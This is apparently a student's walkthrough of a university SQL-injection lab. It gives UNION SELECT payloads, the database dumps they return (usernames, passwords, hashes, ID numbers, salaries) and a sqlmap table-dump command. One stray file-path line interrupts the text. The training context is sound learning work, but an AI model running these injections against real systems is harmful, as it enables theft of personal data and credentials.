SQL database: Find all information about the following properties

ID, firstname, lastname

http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+id%2C+firstname%2C+lastname+FROM+users--+-

1 UNION ALL SELECT id, firstname, lastname FROM users-- -

Enter your User ID [ ] Query DB

Query to database:

SELECT id, firstname, lastname FROM users where id = 1 UNION ALL SELECT id, firstname, lastname FROM users-- - and protected = 0

ID	firstname	lastname	username	password	svnr	protected	license	salery	hobbies
1	Alice	Apple							
1	Alice	Apple							
2	Bob	Borderlands							
3	Eve	Evil							
4	Fred	Feuerstein							
5	Grace	Government							
6	Harald	Heidelbeer							
7	Judy	Judge							

username, password

http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+1%2C+username%2C+password+FROM+users--+-

1 UNION ALL SELECT NULL, NULL, NULL-- -

SQL Labor

Enter your User ID [1 UNION ALL SELECT NULL, NULL, NULL-- -] Query DB

Query to database:

SELECT id, firstname, lastname FROM users where id = 1 UNION ALL SELECT 1, username, password FROM users-- - and protected = 0

ID	firstname	lastname	username	password	svnr	protected	license	salery	hobbies
1	Alice	Apple							
1	alice	applepie							
1	bob	cheesecake							
1	eve	*2F7DF9930EE602DC84F4597F8C646603CE90BEE8							
1	fred	$securePass42							
1	grace	*6B41DEA510CC3DE99DAFE736C156761A35A0459E							
1	heidel	cryptOgr@phics							
1	judy	*1837841058DAC859705CFDB96B1660196F9B8ADE							

svnr, protected, license, salery, hobbies

for svnr, salery, hobbies:

http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+svnr%2C+salery%2C+hobbies+FROM+users--+-

1 UNION ALL SELECT svnr, salery, hobbies FROM users-- -

SQL Labor

Enter your User ID [ ] Query DB

Query to database:

SELECT id, firstname, lastname FROM users where id = 1 UNION ALL SELECT svnr, salery, hobbies FROM users-- - and protected = 0

ID	firstname	lastname	username	password	svnr	protected	license	salery	hobbies
1	Alice	Apple							
1454071295	500	App Developemnt							
1503090487	700	E-Mails schreiben							
1548271190	1300	Phishing							
1682030415	5000	Reisen							
1458251294	8000	Lesen							
1682030415	12000	Enigma							
1682030415	40000	Justice							

for license, protected, password:

http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+license%2C+protected%2C+password+FROM+users--+-

1 UNION ALL SELECT license, protected, password FROM users-- -

SQL Labor

Enter your User ID [ ] Query DB

Query to database:

SELECT id, firstname, lastname FROM users where id = 1 UNION ALL SELECT license, protected, password FROM users-- - and protected = 0

ID	firstname	lastname	username	password	svnr	protected	license	salery	hobbies
1	Alice	Apple							
W-75GGF2	0	applepie							
NK-AD232	0	cheesecake							
W-482343	1	*2F7DF9930EE602DC84F4597F8C646603CE90BEE8							
W-128304	0	$securePass42							
P-Gov 1	1	*6B41DEA510CC3DE99DAFE736C156761A35A0459E							
H-eidi1	0	cryptOgr@phics							
W-Multi1	1	*1837841058DAC859705CFDB96B1660196F9B8ADE							

database version, current user, server version

http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+NULL%2C+%40%40version%2C+NULL--+-

1 UNION ALL SELECT NULL, @@version, NULL-- -

SQL Labor

Enter your User ID [ ] Query DB

Query to database:

```
SELECT id, firstname, lastname FROM users where id = 1 UNION ALL SELECT NULL, @@version, NULL-- - and protected = 0
```

ID	firstname	lastname	username	password	svnr	protected	license	salery	hobbies
1	Alice	Apple							
	5.7.28-0ubuntu0.18.04.4								

http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+NULL%2C+USER%28%29%2C+NULL--+-

1 UNION ALL SELECT NULL, USER(), NULL-- -

SQL Labor

Enter your User ID [ ] Query DB

Query to database:

```
SELECT id, firstname, lastname FROM users where id = 1 UNION ALL SELECT NULL, USER(), NULL-- - and protected = 0
```

ID	firstname	lastname	username	password	svnr	protected	license	salery	hobbies
1	Alice	Apple							
	labUser@localhost								

http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1+UNION+ALL+SELECT+NULL%2C+%40%40version_comment%2C+NULL--+-

1 UNION ALL SELECT NULL, @@version_comment, NULL-- -


SQL Labor

Enter your User ID [ ] Query DB

Query to database:

```
SELECT id, firstname, lastname FROM users where id = 1 UNION ALL SELECT NULL, @@version_comment, NULL-- - and protected = 0
```

ID	firstname	lastname	username	password	svnr	protected	license	salery	hobbies
1	Alice	Apple							
	(Ubuntu)								



Or use sqlmap for everything:

sqlmap -u "http://haklab-n1.cs.technikum-wien.at/sql/index.php?userid=1" -T users –dump

```
Database: hackingLab
Table: users
[7 entries]
+----+------------+--------+------------------+----------+-------------+-----------------------------------------------------------+----------+-----------+-----------+
| id | svnr       | salery | hobbies          | license  | lastname    | password                                                  | username | firstname | protected |
+----+------------+--------+------------------+----------+-------------+-----------------------------------------------------------+----------+-----------+-----------+
| 1  | 1454071295 | 500    | App Developemnt  | W-75GGF2 | Apple       | applepie                                                  | alice    | Alice     | 0         |
| 2  | 1503090487 | 700    | E-Mails schreiben | NK-AD232 | Borderlands | cheesecake                                                | bob      | Bob       | 0         |
| 3  | 1548271190 | 1300   | Phishing         | W-482343 | Evil        | *2F7DF9930EE602DC84F4597F8C646603CE90BEE8                 | eve      | Eve       | 1         |
| 4  | 1682030415 | 5000   | Reisen           | W-128304 | Feuerstein  | $securePass42                                             | fred     | Fred      | 0         |
| 5  | 1458251294 | 8000   | Lesen            | P-Gov 1  | Government  | *6B41DEA510CC3DE99DAFE736C156761A35A0459E                 | grace    | Grace     | 1         |
| 6  | 1682030415 | 12000  | Enigma           | H-eidi1  | Heidelbeer  | crypt0gr@phics                                            | heidel   | Harald    | 0         |
| 7  | 1682030415 | 40000  | Justice          | W-Multi1 | Judge       | *1837841058DAC859705CFDB96B1660196F9B8ADE (ostern)        | judy     | Judy      | 1         |
+----+------------+--------+------------------+----------+-------------+-----------------------------------------------------------+----------+-----------+-----------+
```